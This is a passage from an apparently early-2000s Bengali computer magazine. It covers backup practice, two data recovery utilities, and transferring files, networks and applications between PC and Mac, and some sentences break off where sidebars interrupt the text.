* ডাটা ব্যাকআপ করার সাথে সাথে ভেরিফাই করে দেখুন যে, সেগুলো রিড করা যাচ্ছে কিনা।
* ডাটা পরিবর্তনের সাথে সাথে ডাটা ব্যাকআপ করা উচিৎ। অর্থাৎ আপগ্রেডকৃত ডাটা যেন সব সময় ব্যাকআপ থাকে সেদিকে বিশেষ খেয়াল রাখতে হবে।
* ব্যাকআপকৃত ডাটাকে বিভিন্ন জায়গায় রাখা উচিৎ নিরাপত্তাজনিত কারণে।
* করাপ্টেড ডাটা ব্যাকআপ করা বস্তুত পক্ষে অনেক সময় কাজে লাগেনা। তাই এ ধরনের ডাটা ব্যাকআপ করার পূর্বে চেক করে নেয়া উচিৎ।
* পুরানো ব্যাকআপ কপি রাখা উচিৎ। কেননা, নতুন কপিটি যদি করাপ্টেড হয় সেক্ষেত্রে পুরানো ব্যাকআপ কপি অনেক সহায়ক হয়। অবশ্য এটা নির্ভর করছে ব্যবহারকারীর ডাটার গুরুত্ব, সাইজ ও ধরনের উপর।
* সিকিউরিটি ব্যবস্থা জোরদার করা, যেন মূল্যবান ডাটা চুরি হয়ে না যায় বা হারিয়ে না যায়।
* সিস্টেম আপগ্রেড করলে প্রথমে পূর্বের সম্পূর্ণ সিস্টেমটি ব্যাকআপ করুন। কোন এপ্লিকেশন আপগ্রেডের ক্ষেত্রেও এ নিয়ম মেনে চলুন। এতে পুরানো এপ্লিকেশন ও ডাটার প্রয়োজন হলে তা পুনরুদ্ধার করা যাবে।



ধরুন, আপনি ডাটা ব্যাকআপের জন্য তিন মাসব্যাপী একটি কার্যক্রম হাতে নিয়েছেন, এই কাজটি যথাযথভাবে সম্পন্ন করার জন্য সপ্তাহের পাঁচদিন ব্যাকআপ করুন এবং এর জন্য দরকার ১০টি ডিস্ক। রবিবার থেকে বুধবার পর্যন্ত সম্পূর্ণ ডাটাকে ব্যাকআপ করুন নির্দিষ্ট দিনের জন্য লেবেলকৃত ডিস্ক বা টেপে। মাসের প্রথম তিন বৃহস্পতিবারে ডাটাকে পূর্ণাঙ্গভাবে ব্যাকআপ করুন যথাক্রমে বৃহস্পতি-১, বৃহস্পতি-২, বৃহস্পতি-৩ লেবেলকৃত ডিস্ক বা টেপে।
চতুর্থ বৃহস্পতিবারে ডাটাকে ব্যাকআপ করুন প্রথম মাস লেবেলকৃত ডিস্কে। পরিপূর্ণ ও আপগ্রেডকৃত ডাটা সুস্পষ্টভাবে ব্যাকআপের জন্য এ ধারাবাহিক রুটিনকে তিনমাসের জন্য অনুসরণ করে ১০টি টেপে সম্পূর্ণ ডাটাকে ব্যাকআপ করুন।

কোন্ কোন্ ডাটা ব্যাকআপ করা উচিৎ

১. বিচ্ছিন্ন ডাটা ঃ ব্যবহারকারীরা তার কাজের প্রতি বিশেষ করে ডাটা অর্গানাইজেশনের ক্ষেত্রে যদি যত্নশীল না হন, তবে বিভিন্ন এপ্লিকেশনে তৈরিকৃত ফাইলসমূহ ছড়িয়ে ছিটিয়ে হার্ডডিস্কে বিভিন্ন জায়গায় সংরক্ষিত হবে এসমস্ত ফাইল পরবর্তীতে ব্যাকআপ করা বেশ ঝামেলাপূর্ণ কাজ হয়ে ওঠে। সে কারণে ব্যবহারকারীর ফাইলসমূহকে নির্দিষ্ট ফোল্ডারে রাখা উচিৎ।

রিকভারি সফটওয়্যার ইউটিলিটি ডেভেলপ করেছেন যা প্রতিটি ব্যবহারকারীর জন্য আশির্বাদস্বরূপ। এ সমস্ত ইউটিলিটি যে কেবলমাত্র ডাটা রিকভার করে তাই নয় বরং হার্ড ডিস্ককে রিপার্টিশনও করে থাকে। ভাইরাসে আক্রান্ত হয়ে যে সমস্ত ড্রাইভের পার্টিশন টেবল নষ্ট হয়ে গেছে সেখান থেকেও ডাটা রিকভারে সক্ষম এসমস্ত ইউটিলিটি সফটওয়্যারগুলো। এ জাতীয় রিকভারি ইউটিলিটি সফটওয়্যারের মধ্যে 'লস্ট এন্ড ফাউন্ড' এবং ইজি রিকভারি অত্যন্ত কার্যকর।

লস্ট এন্ড ফাউন্ড

যে সমস্ত ডাটা চিরতরের জন্য হারিয়ে গেছে বলে ব্যবহারকারীরা সন্দেহ পোষণ করেন সেগুলোকেও পুনরুদ্ধার করা যায় পাওয়ার কোয়েস্টের লষ্ট এন্ড ফাউন্ড ইউটিলি দিয়ে। যেকোন ধরনের ড্রাইভের যেমন জীপ এবং জ্যাজ, সিকোয়েস্ট স্পার্ক ড্রাইভ, ক্যাজি ড্রাইভ বা এলএস-১২০ ড্রাইভের ফ্যাট ১৬ বা ফ্যাট ৩২ পার্টিশন থেকেও লষ্ট এন্ড ফাউন্ড দিয়ে ডাটা রিকভার করা যায়।

লস্ট এন্ড ফাউন্ডের মেনু পরিচালিত ইন্টারফেসটি ব্যবহার করা বেশ সহজ। এই সফটওয়্যারটি ব্যবহারকারীর হার্ড ডিস্ককে বিশ্লেষণ করে এবং অনুসন্ধান করে দেখে ব্যবহারকারী কোন ড্রাইভ থেকে ডাটা রিকভার করতে চান এবং তার আউটপুটটি লিখে রাখে। লষ্ট এন্ড ফাউন্ড ভার্চুয়াল ড্রাইভ তৈরির পরিবর্তে ব্যবহারকারীকে একটি ভিন্ন ড্রাইভ উল্লেখ করতে বলে, যদি পিসিতে শুধুমাত্র একটি ড্রাইভ থাকে এবং তা যদি সমস্যাযুক্ত হয়। সেক্ষেত্রে আউটপুট মিডিয়া হবে ফ্লপি ডিস্ক।

ডাটা মাল্টিপল ডিস্কে রিকভার করা যেতে পারে এবং ডিস্কের স্পেস সাশ্রয়ের জন্য লষ্ট এন্ড ফাউন্ড ডাটাকে কম্প্রেস করে নেয়। কিন্তু এক্ষেত্রে প্রধান প্রতিবন্ধকতা হলো কাজটি সময় সাপেক্ষ এবং বিপুল সংখ্যক ডিস্কের আবশ্যকতা।

লষ্ট এন্ড ফাউন্ডের জন্য দরকার ন্যূনতম ৩৮৬ প্রসেসরযুক্ত ৪ মে.বা. এর পিসি। এটি মূলতঃ ফ্যাট ১৬ বা ফ্যাট ৩২ ফাইল সিস্টেমে কাজ করে এবং এটি ডস অপারেটিং সিস্টেমের ৫.০ বা তদুর্ধ ভার্সনের জন্য প্রযোজ্য। এটি ৮.৪ জি.বা. পর্যন্ত ধারণ ক্ষমতাসম্পন্ন হার্ড ডিস্ক হতে ডাটা রিকভার করতে পারে। প্রথমে লষ্ট এন্ড ফাউন্ড সিস্টেমে ব্যবহৃত হার্ড ডিস্কের অবস্থা এবং ধরন প্রকৃতি এনালাইসিস করে দেখে। যদি সবকিছু ঠিক থাকে এবং OK মেসেজ প্রদান করে তবে কাজ শুরু করে দেয় অন্যথায় ব্যবহারকারী মেনু ব্যবহার করে রিকভারি প্রসেসটি সম্পন্ন করতে পারবেন। ব্যবহারকারী ডাটার গুরুত্ব অনুযায়ী হার্ড ডিস্কে বা কয়েকটি ফ্লপি ডিস্কে ডাটা রিকভার করতে পারেন।

ওয়েব সাইট : www.powerquest.com

ইজি রিকভারি

ক্র্যাশকৃত হার্ড ডিস্ক থেকে ডাটা রিকভারের জন্য অন্ট্রাকের ইজি রিকভারি ইউটিলিটি এত সহজ যে ব্যবহারকারীরা নিজেরা এটি দিয়ে সফটওয়্যার সংক্রান্ত সমস্যা সমাধান করে ডাটা রিকভার করতে পারবেন। ইজি রিকভারিও লষ্ট এন্ড ফাউন্ডের মত ফ্যাট ১৬, ফ্যাট ৩২ পার্টিশন এবং এনটিএফএস ফাইল সিস্টেম থেকে ডাটা রিকভারে সহায়তা প্রদান করে।

রিপার্টিশনড বা ফরম্যাটেড ডিস্ক, ভাইরাসে আক্রান্ত করাপ্টেড হার্ড ডিস্ক এমনকি যদি হার্ড ডিস্কের মাস্টার বুট রেকর্ড, বায়োস প্যারামিটার ব্লক, পার্টিশন টেবল, ফ্যাট টেবল এবং রুট ডাইরেকটরি করাপ্টেড বা মিসিং প্রভৃতি ত্রুটি বিচ্যুতির ক্ষেত্রেও সহজেই ডাটা রিকভার করা যায় ইজি রিকভারি দিয়ে।

এই সফটওয়্যারের উল্লেখযোগ্য দিক হলো যে এটি রীড অনলি এবং মেমরিতে তৈরি করে নেয় ভার্চুয়াল ড্রাইভ (ড্রাইভে কনটেন্টসমূহের কপি)। ফলে রিকভার চলাকালে ডাটা ক্ষতিগ্রস্ত হওয়ার সম্ভাবনা থাকে না। প্রপাইটরি প্যাটার্ন রিকগনিশন টেকনোলজি (PPRT) ক্ষতিগ্রস্ত ডাটাকে পুনর্গঠনে ইজি রিকভারিকে সক্ষম করে তুলেছে। পিপিআরটি অরিজিনাল হার্ড ডিস্ক প্যাটার্নকে চেক করে দেখে এবং ডাটাকে রিকভার করে ভার্চুয়াল ড্রাইভে নেওয়ার চেষ্টা চালায়।

ফ্লপিতে রক্ষিত সফটওয়্যার দিয়ে অপারেট করা হার্ডওয়্যার রিকয়্যারমেন্টের জন্য পর্যাপ্ত নয়। তথাপি ইজি রিকভারি ৮ মে.বা. র‍্যাম যুক্ত ৩৮৬ মেশিনে স্বাচ্ছন্দে চালানো যায়। এটি দিয়ে ৮.৪ গি.বা. এর অধিক ক্ষমতাসম্পন্ন হার্ড ডিস্ক থেকে ডাটা রিকভার করা যায়।

ওয়েব সাইট : www.symantec.com

শেষ কথা

ডাটা রিকভারি সফটওয়্যারসমূহ যত শক্তিশালী বা ইউজার ফ্রেন্ডলি হউক না কেন প্রতিটি ব্যবহারকারীরই উচিৎ হবে নিয়মিতভাবে তার গুরুত্বপূর্ণ ডাটাকে ব্যাকআপ করা, সেই সাথে বিশেষভাবে সতর্ক থাকতে হবে আপগ্রেডকৃত ডাটা ব্যাকআপের ব্যাপারে, শুধু তাই নয় ব্যবহারকারীকে নিয়মিতভাবে হার্ডডিস্ক ডিফ্র্যাগমেন্ট করতে হবে। কেননা হার্ড ডিস্কে ডাটা ছড়িয়ে ছিটিয়ে সংরক্ষিত হওয়ায় রিকভারির সময় অনেক ক্ষেত্রে সমস্যা সৃষ্টি করতে পারে। সেক্ষেত্রে ফ্র্যাগমেন্টেড ফাইল কোনরকম সমস্যা ছাড়াই সহজে রিকভার করা যায়। ফাইলসমূহ নিয়মিতভাবে ডিফ্র্যাগমেন্টেশনের ব্যাপারে নিশ্চিত হওয়ার জন্য ব্যবহারকারী থার্ড পার্টি ডিফ্র্যাগমেন্টেশন সফটওয়্যার ব্যবহার করতে পারেন। আপডেটেড এন্টিভাইরাস সফটওয়্যার দিয়ে হার্ড ডিস্ককে নিয়মিতভাবে স্ক্যান করতে হবে। যদি সম্ভব হয় তবে সফটওয়্যার প্রোগ্রাম ও ডাটা স্টোরের জন্য ভিন্ন ভিন্ন হার্ড ড্রাইভ ব্যবহার করুন।

যদি হার্ড ডিস্ক ক্র্যাশ করে তাহলে কোন কিছু পরিবর্তন করবেন না বা কমপিউটার বন্ধ করবেন না, এ অবস্থায় ধীর স্থিরভাবে আপনার প্রয়োজনীয় ফাইলগুলোকে রিকভার করার জন্য চিহ্নিত করুন। এজন্য অবশ্য প্রতিটি ব্যবহারকারীকে তার গুরুত্বপূর্ণ ফাইলসমূহের একটি লিস্ট করে রাখা উচিৎ এবং রিকভারকৃত ফাইলসমূহ কোথায় স্টোর করবেন তা নির্ধারণ করা উচিত এ অবস্থায় অপারেটিং সিস্টেমকে রিইনস্টল করা উচিৎ হবে না কেননা ডাটা রিকভারি ইউটিলিটি এ অবস্থা থেকে আপনাকে উদ্ধার করতে পারে। ●

পিসি-ম্যাক তথ্য বিনিময়

মোঃ জহির হোসেন

আপনি হয়তো আপনার পিসিতে এমএস ওয়ার্ডের চিঠি বা কোন ডকুমেন্ট তৈরি করছেন বা ইন্টারনেট এক্সপ্লোরার বা নেটস্কেপ নেভিগেটরের সাহায্যে নেটে সার্ফিং করছেন, বিষয়গুলো খুব স্বাভাবিক ঘটনা যাতে কোন প্রশ্নের উদ্রেক হয় না। কিন্তু প্রশ্ন দাঁড়ায় যখন একই কাজ আপনি ম্যাকে করতে চাইবেন। পিসি, ম্যাক উভয় সিস্টেমেই উপরোক্ত এপ্লিকেশনগুলো আছে কিন্তু আপনি ম্যাকে তৈরি ডকুমেন্ট পিসি'তে এডিট করতে পারবেন কিনা সেটা বৈরি দুটি প্লাটফর্মের জন্য একটি বড় প্রশ্ন। মূল্য হ্রাসের প্রতিযোগিতায় পিসি ম্যাককে পেছনে ফেলে কমপিউটার বিশ্বে নেতৃত্বের স্থানে থাকলেও ম্যাক তাদের আইম্যাক এবং জি৪ এর কল্যাণে পুনরায় নিজের গ্রহণযোগ্যতাকে প্রতিষ্ঠিত করতে পেরেছে। ফলে খুব স্বাভাবিকভাবেই পিসি ও ম্যাক প্লাটফর্মের মধ্যে তথ্য আদান-প্রদানের প্রয়োজনীয়তা দিন দিন বেড়েই চলেছে। প্রথম দিকে এই আদান-প্রদানের ক্ষেত্রে ব্যাপক সমস্যা থাকলেও বর্তমানে তা বেশ সহজ হয়ে এসেছে।

এপল হার্ডওয়্যার আর্কিটেকচার এবং সিস্টেম ডিজাইন উভয় দিক থেকেই পিসির চেয়ে সম্পূর্ণ ভিন্নধর্মী একটি কমপিউটার। ম্যাক ফাইলগুলো দু'দিক থেকে পিসি ফাইলের চেয়ে ভিন্ন। প্রথমতঃ পিসির ফাইল স্টোরেজ ফরম্যাট জটিল ম্যাক ফরম্যাটের তুলনায় যথেষ্ট সরল। উভয় সিস্টেমকে বুঝতে পারে এমন সফটওয়্যার দিয়ে এই পার্থক্য দূর করা সম্ভব। ম্যাকওপেনার (MacOpener) এমন একটি সফটওয়্যার। দ্বিতীয়তঃ একটি ফাইলের অভ্যন্তরস্থ তথ্যের ফরম্যাট নির্ভর করে তার এপ্লিকেশনের উপর এবং এটি ইউনিক। যদি এপ্লিকেশনটি উভয় প্লাটফর্মেই থাকে তাহলে সমস্যা খুব জটিল হয় না। কিন্তু সমস্যা হয় এপ্লিকেশনটি যেকোন একটিতে না থাকলে। এ ক্ষেত্রে কনভার্টার (Converter) সফটওয়্যারগুলোর সাহায্য নিয়ে কাজ করা যেতে পারে, ম্যাকটেক্সট (MacText) এমন একটি সফটওয়্যার।

ফাইল ট্রান্সফারের ক্ষেত্রে ক্রস প্লাটফর্মে কোন ফাইল স্থানান্তর করা যাবে কিনা সে ব্যাপারে নিশ্চিত হয়ে কাজ করা বুদ্ধিমানের কাজ হবে। ফ্লপি ব্যবহার করে আপনি ফাইলের স্থানান্তরের কাজটি সহজেই করতে পারবেন। বর্তমানে ফ্লপির পাশাপাশি জিপ কার্টিজ এবং সিডি'র মাধ্যমেও ফাইল স্থানান্তর করা যায়। তবে এখনও পর্যন্ত ফ্লপিই সবচেয়ে বেশি গ্রহণযোগ্য মাধ্যম হিসেবে ব্যবহৃত হচ্ছে। ম্যাকে পিসি ফাইল রিড করানো খুব সহজ কাজ। ডিস্কটি ড্রাইভে ঢুকানোর পর ফাইন্ডারের সাহায্যে কোন প্রকার কনফিগারেশন ছাড়াই ফাইলকে যেকোন ফোল্ডারে স্থানান্তর করতে পারবেন। একই কাজ পিসিতে করতে হলে আপনাকে থার্ড পার্টি সফটওয়্যার যেমন ম্যাকওপেনার বা ম্যাকডিস্ক (MacDisk) ইনস্টল করতে হবে।

ম্যাক প্লাটফরমে ফাইলের নাম সর্বোচ্চ ৩১ ক্যারেক্টরের এবং এতে সংরক্ষিত ক্যারেক্টর হচ্ছে কোলন (:) অর্থাৎ কোন ফাইলের নামে (:) ব্যবহার করা যাবে না। অন্যদিকে উইন্ডোজ ফাইল নামের ক্ষেত্রে ভিন্ন সীমাবদ্ধতা আরোপ করে এবং এতে ফাইলের নাম সর্বোচ্চ ২৫৫ ক্যারেক্টরের হয় এবং বেশ কিছু সংরক্ষিত ক্যারেক্টরও আছে। যেমন, ম্যাকের কোন ফাইলে ব্যাক স্লেস (\) থাকতে পারে। উইন্ডোজ একে ফোল্ডার এবং ফাইলের নামকে পৃথককারী ক্যারেক্টর হিসেবে ধরে নেয়, ফলে পিসির পক্ষে এই ফাইল পড়া সম্ভব হয় না। এ ধরনের ফাইলের ক্ষেত্রে রিনেমিং ছাড়া কোন গতি নেই। কিন্তু ফাইলের সংখ্যা যদি খুব বেশি হয় সে ক্ষেত্রে এ কাজটি খুব পীড়াদায়ক হয়ে দাঁড়াবে। এই সমস্যার সমাধান নিয়ে এসেছে নেমার (Namer) টুল।

ফাইলের গাঠনিক ভিন্নতার কারণে ফাইলগুলো কেবল কপি করলেও তেমন কোন লাভ হবে না। পিসি ফাইল এক্সটেনশনকে ম্যাকের কোডের সাথে ম্যাপিং করাতে হয়। এ ধরনের ম্যাপিং ছাড়া সঠিক সফটওয়্যার থাকার পরও ফাইল ওপেন করা যায় না। ম্যাকে একাজটি পিসি একচেঞ্জ কন্ট্রোল প্যানেলের মাধ্যমে সম্পন্ন করা হয়। ম্যাক ওএস ৮.৫ বা এর পরিবর্তিত ভার্সনে একে ফাইল একচেঞ্জ বলা হয়। কন্ট্রোল প্যানেলে তিন অক্ষরের এক্সটেনশন কোড টাইপ করার পর যে প্রোগ্রাম দিয়ে ফাইলটি ওপেন করবেন তা সিলেক্ট করুন। এর ফলে পিসি ফাইলে একটি ক্রিয়েটর কোড দেয়া হয় যা ম্যাক এপ্লিকেশন বুঝতে পারে। ম্যাক ওএস ৮ (Mac OS 8) এ প্রচুর ফাইল টাইপ সাপোর্ট করতে পারে এমন অনেক এক্সটেনশন ম্যাপিং প্রিসেট করা থাকে। পিসিতে এই ম্যাপিং ম্যাকের উল্টো হয়। এতে ম্যাক রিডিং ইউটিলিটি ফাইলের টাইপ এবং ক্রিয়েটর কোড পড়ার মাধ্যমে সঠিক এক্সটেনশন নির্ধারণ করা হয়। ফাইল ট্রান্সফারের ক্ষেত্রে ইদানিং জিপ ড্রাইভের প্রচলনও ব্যাপকভাবে বেড়ে চলেছে বিশেষ করে মিডিয়ার ক্ষেত্রে, যেখানে গ্রাফিক্স আর পেজ লে আউটের জন্য প্রয়োজন পড়ে শত শত মে.বা. জায়গার। জিপ ড্রাইভে ফাইল স্থানান্তরের কাজও মোটামুটি বেশ সহজ। ক্রস প্লাটফরমে প্রিন্ট করার ক্ষেত্রে পোস্টস্ক্রিপ্ট প্রিন্টার সাপোর্ট করে এমন প্রিন্টার ব্যবহার করা উচিত। যে প্লাটফরম থেকে আপনি প্রিন্ট করতে চান সেটিতে পোস্টস্ক্রিপ্ট সামর্থের প্রিন্টার ড্রাইভার ইনস্টল করুন যাতে তা আপনার প্রিন্টার সাপোর্ট করে। এবার ড্রাইভারটিকে Print to File-এ এনাবল করুন। প্রিন্ট করার পর একে প্রিন্টারে ডাম্প করুন।

বিশাল আকৃতির ফাইল সংরক্ষণ ও স্থানান্তরের ক্ষেত্রে সিডিতে লেখা ফ্লপির চেয়ে সহজ এবং জিপের চেয়ে সস্তা। ম্যাক সিডি ফাইল লিখে HFS ফরম্যাটে যা পিসিতে পড়া বেশ ঝামেলার কাজ। অবশ্য ম্যাক সহজেই পিসির সিডি পড়তে পারে। ম্যাকের সিডি পিসির উপযোগী করে লিখতে হলে তা ISO9660 ফরম্যাটে লং ফাইল নেম সাপোর্টের জন্য জুলিয়েট এক্সটেনশনে লিখতে হবে। এ ক্ষেত্রে সংরক্ষিত অক্ষরের ব্যাপারে সতর্ক থাকতে হবে। ম্যাক সিডি এবং ম্যাক ওপেনার আপনাকে এ ধরনের সমস্যা থেকে মুক্তি দিতে পারে।

ক্রস প্ল্যাটফরম নেটওয়ার্ক

সীমিত ডাটা স্থানান্তরের জন্য উপরের মিডিয়াগুলো উপযুক্ত হলেও ঘন ঘন বৃহৎ আকারের ফাইল স্থানান্তরের ক্ষেত্রে ক্যাবল সংযোগের বিকল্প নেই। একটি মাত্র ম্যাক এবং একটি পিসির ক্ষেত্রে নাল মডেম ক্যাবল শ্রথ অথচ সস্তা সংযোগ দেয়। পিসি-পিসি নাল মডেম ক্যাবল পাওয়া বেশ সহজ হলেও পিসি ম্যাকের ক্ষেত্রে তা সহজ নয়। ম্যাক সিরিয়াল পোর্টের পে-আউট ভিন্ন বলে তা পিসি ক্যাবলের সাথে কাজ করতে পারে না। এ জন্য প্রয়োজন হবে ম্যাক-পিসির কনভার্টার ক্যাবল। এছাড়া পিসি মডেমকে ম্যাকে সংযুক্ত করার ক্যাবল পেতে পারেন যা পরে পিসি ক্যাবলের সাথে সংযুক্ত হয়। সংযোগ স্থাপনের পর হাইপার টার্মিনালের মাধ্যমে ডাটা স্থানান্তর সম্ভব। ড্রাগ এন্ড ড্রপ সুবিধা পেতে চাইলে স্টারগেট (StarGate) ব্যবহার করতে হবে। ম্যাক, পিসি উভয় ভার্সনের স্টারগেট এই কাজে সবচেয়ে উপযোগী সফটওয়্যার। দু'টি কমপিউটারে সোর্স এবং ডেসটিনেশন স্থির করার পর কেবল সোর্স থেকে ফাইল/ফোল্ডার গন্তব্যে ড্রাগ এন্ড ড্রপ করলেই হলো, স্টারগেট বাকি কাজ করে দেবে সুচারুভাবে। তবে আপনার চাহিদা যদি বেড়ে যায় বা আপনি যদি দু'য়ের অধিক কমপিউটারে সংযোগ করতে চান সেক্ষেত্রে পরিপূর্ণ নেটওয়ার্ক স্থাপনের কোন বিকল্প নেই।

কনফিগারেশন

ম্যাকে নেটওয়ার্ক কনফিগার করতে হলে আপনাকে অবশ্যই ইথারনেট বা ইথারটক (EtherTalk) অপশন সিলেক্ট করতে হবে। উইন্ডোজ ভিত্তিক পিসিকে নেটওয়ার্কভুক্ত করাও খুব কঠিন বিষয় নয়। সমস্যা হচ্ছে নেটওয়ার্ক প্রোটোকলের ক্ষেত্রে এপল আইবিএম ভিন্ন ধারায় প্রবাহিত হয়। ম্যাক AppleTalk Filing Protocol(AFP)কে AppleTalk Session Protocol(ASP)-এর সাথে ব্যবহার করে। অপরদিকে উইন্ডোজ ভিত্তিক পিসিগুলো Common Internet File System(CIFS)-এর সাথে নেটবায়োস(NetBios) ব্যবহার করে। এর অর্থ দাঁড়ায় ম্যাক-পিসি সংযুক্ত থাকলে একে অপরের সাথে যোগাযোগ করতে পারবে না।

এই সমস্যার সমাধানে এগিয়ে এসেছে অনেক সফটওয়্যার ভেন্ডর। উভয় প্ল্যাটফরমে নেটওয়ার্কের মাধ্যমে তথ্য স্থানান্তর সুবিধা দিতে প্রচুর প্রোগ্রাম তৈরি হচ্ছে। পিসির জন্য পিসি ম্যাক ল্যান (PC Mac LAN) হচ্ছে ডিফেক্টো স্ট্যান্ডার্ড যা পিসিকে ম্যাকের এপলটক প্রোটোকলের মাধ্যমে এপল নেটওয়ার্কে ডাটা শেয়ার করার সামর্থ দেয়। পিসি ম্যাক ল্যান পিসিকে ম্যাকের ফাইল এবং প্রিন্টার

ম্যাক পিসি প্ল্যাটফর্মে কম্পাটিবল কিছু সফটওয়্যার

- এমএস ওয়ার্ড— ওয়ার্ড ৬ বা তদুর্ধ্ব সম্পূর্ণ কম্পাটিবল।
- এমএস এক্সেল— এক্সেল ৫ বা তদুর্ধ্ব সম্পূর্ণ কম্পাটিবল।
- এমএস পাওয়ার পয়েন্ট— পাওয়ার পয়েন্ট ৭ বা তদুর্ধ্ব প্রায় কম্পাটিবল। তবে ম্যাকে নন-নেটিভ ইমেজ ফরম্যাট ইমপোর্টে সমস্যা হয়।
- ওয়ার্ড পারফেক্ট— ডব্লিউপি ৪ তদুর্ধ্ব ভার্সন সম্পূর্ণ কম্পাটিবল।
- ফাইল মেকার প্রো— ভার্সন ৫ বা তদুর্ধ্ব ভার্সন ভাল করলেও এক্সপোর্ট প্রসেসের সময় টেক্স এট্রিবিউট ঠিক থাকে না।
- পেজ মেকার— একই ভার্সনে সম্পূর্ণ কম্পাটিবল।
- কোয়ার্ক এক্সপ্রেস— ভার্সন ৩.৩ বা তদুর্ধ্ব ক্ষেত্রে প্রায় কম্পাটিবল।
- ইলাসট্রেটর— ভার্সন ৭ বা তদুর্ধ্ব কম্পাটিবল।
- ফটোশপ— ভার্সন ৩ বা তদুর্ধ্ব সম্পূর্ণ কম্পাটিবল। তবে DCS ফাইলে সামান্য সমস্যা হতে পারে।
- ফ্রীহ্যান্ড— EPS হিসেবে স্থানান্তরিত হয় তবে এতে FH ফাইলও অন্তর্ভুক্ত হতে পারে যাতে সংশ্লিষ্ট প্লাটফর্মে এডিট করা যায়।
- ফ্লেস (Flash)— ভার্সন ৪ থেকে সম্পূর্ণ কম্পাটিবল। পিসি ভার্সন ম্যাক এক্সিকিউটেবল ফাইল তৈরির সুযোগ দেয়।
- কোরেল ড্র— ভার্সন ৮ থেকে সম্পূর্ণ কম্পাটিবল।

ম্যাকে ইন্টারনেট সুবিধা

ম্যাক, পিসি নেটওয়ার্কের সুবিধা থাকলে যেকোনটি থেকে আপনি নেটে ব্রাউজ করতে পারবেন।

ম্যাক থেকে পিসিতে Favorites স্থানান্তর

- IE Favorites মেনু থেকে→ Organize Favorites সিলেক্ট করুন। এবার File মেনুতে গিয়ে Export সিলেক্ট করুন এবং ফাইলটি favorites.html হিসেবে সেভ করুন। এরপর ফাইলটি পিসিতে স্থানান্তর করুন। পিসিতে আইই-র File থেকে Import এবং Export অপশনটি ফাইল থেকে ইমপোর্ট করুন।

পিসি থেকে ম্যাকে

- ফাইল মেনুর ইমপোর্ট এবং এক্সপোর্ট অপশন থেকে Favorites ফোল্ডারটি এক্সপোর্ট করুন।
- এবার ফোল্ডারটি ম্যাকে স্থানান্তর করুন। ম্যাকের আই ফেবারিটস মেনু থেকে Organize Favorites অপশন সিলেক্ট করুন।
- এবার পিসি ফেবারিটস ফোল্ডারটি ড্র্যাগ করে ম্যাকের ফেবারিটস ফোল্ডারে নিয়ে ছেড়ে দিন।

মাঝারি ব্যবসা প্রতিষ্ঠানের জন্য এপলশেয়ার আইপি (Apple Share IP) ক্রস প্ল্যাটফরম নেটওয়ার্কের প্রয়োজনীয় সব ইন্টিগ্রেটেড সল্যুশন প্রদান করে। এটি এপল এবং মাইক্রোসফট উভয় ফাইল শেয়ারিং প্রোটোকল সাপোর্ট করে এবং ওয়েব, এফটিপি, SMTP, POP এবং IMAP সার্ভার সমেত পূর্ণাঙ্গ ইন্টারনেট সুবিধাদি প্রদান করে।

ভিন্নধর্মী ফাইল

উভয় প্ল্যাটফরমে যথোপযুক্ত সফটওয়্যার ইনস্টল করা থাকলে ভিন্ন ফরম্যাটের ফাইল নিয়ে কাজ খুব জটিল হয়ে দাঁড়ায় না। যেমন, এমএস অফিস উভয় প্ল্যাটফরমে আছে। সুতরাং একটিতে তৈরি ডকুমেন্ট অন্যটিতে বাইনারী কম্প্যাটিবল। ফলে কোন পরিবর্তন ছাড়াই এটি অন্য প্ল্যাটফরমে চালানো যায়। সমস্যা দাড়ায় এমনসব ফাইলের ক্ষেত্রে যেখানে উভয় প্ল্যাটফরমের জন্য একই ধরনের এপ্লিকেশন থাকে না। এ ধরনের ক্ষেত্রে ট্রান্সলেটর ফাইলের উপর নির্ভর করতে হয়। ম্যাক লিংকপ্লাস (Mac LinkPlus) এমন একটি সফটওয়্যার।

কম্প্রেসড্ ফাইলগুলো এ ধরনের সমস্যার প্রধান কারণ। সাধারণত ট্রান্সফারের আগেই কোন ফাইলকে কম্প্রেস করা হয়। ম্যাকের কম্প্রেস স্ট্যান্ডার্ড হচ্ছে স্টাফইট(StuffIt) আর পিসির জন্য জিপ। থার্ড পার্টি ভেন্ডররা এক্ষেত্রে খুব একটা সফলতা পাননি। আলাদিন সফটওয়্যার পিসির জন্য ফ্রী আলাদিন এক্সপান্ডার সরবরাহ করছে যা ম্যাকের জনপ্রিয় আর্কাইভ ফরম্যাট এক্সট্র্যাক্ট করতে পারে। পিকেজিপের জিপইট (ZipIt) ম্যাক ভার্সন কম্প্রেস ডিকম্প্রেস উভয় কাজই করতে পারে যা পিসির সাথে ফাইল বিনিময়ের জন্য উপযোগী।

পাবলিশিং

ডেস্কটপ পাবলিশিংয়ের ক্ষেত্রে ম্যাকের সুনাম প্রশ্নাতীত। তবে একই ধরনের সফটওয়্যার এখন সস্তা পিসি প্ল্যাটফরমে পাওয়া যাচ্ছে বলে অনেকেই এখন দুই প্ল্যাটফরমে একইসাথে কাজ করছেন। পাবলিশিংয়ে ইমেজ এবং টেক্সট যথোপযুক্তভাবে পাওয়া খুবই জরুরী একটি বিষয়। গ্রাফিক

ডাটা ট্রান্সফার হ্যান্ডেলার সফটওয়্যার

পিসি থেকে ম্যাক

- ডেভ (DAVE)— ম্যাককে পিসি'র সাথে ফাইল ও প্রিন্টার শেয়ারের ক্ষমতা দেয়।
- স্টারগেট (Star Gate)— সিরিয়াল ক্যাবলে ডাটা সঞ্চালনের সুবিধা দেয়।
- BBEdite Lide— টেক্সট এডিটরটি যেকোন ফাইলের কনট্যান্ট দেখাতে সক্ষম।
- গ্রাফিক কনভার্টার (Graphic Converter)— গ্রাফিক ফাইল রূপান্তর করে।

ম্যাক থেকে পিসি

PC Mac LAN— পিসিকে ম্যাকের সাথে প্রিন্টার ও ফাইল শেয়ারের ক্ষমতা দেয়।

MacDisk— ম্যাক ফরম্যাট ফাইল পিসিতে খুলে।

MacText— ম্যাকের ম্যাকরাইট (MacWrite) টেক্সট ডকুমেন্ট উইন্ডোজ টেক্সট ফরম্যাট রূপান্তর করে।

Alladin Extractor— পিসি ও ম্যাকের আর্কাইভ ফরম্যাটের ফাইল এক্সট্র্যাক্ট করে।

DCS-Edit— ফটোশপ DCS Master এবং CYMK এসোসিয়েশন রিপেয়ার টুল।

MacImage— পিসিতে ম্যাক স্ট্রাকচারের ম্যাক ফাইল তৈরি করে।

T2A— ম্যাক টেক্সটকে পিসি টেক্সটে রূপান্তর করে।

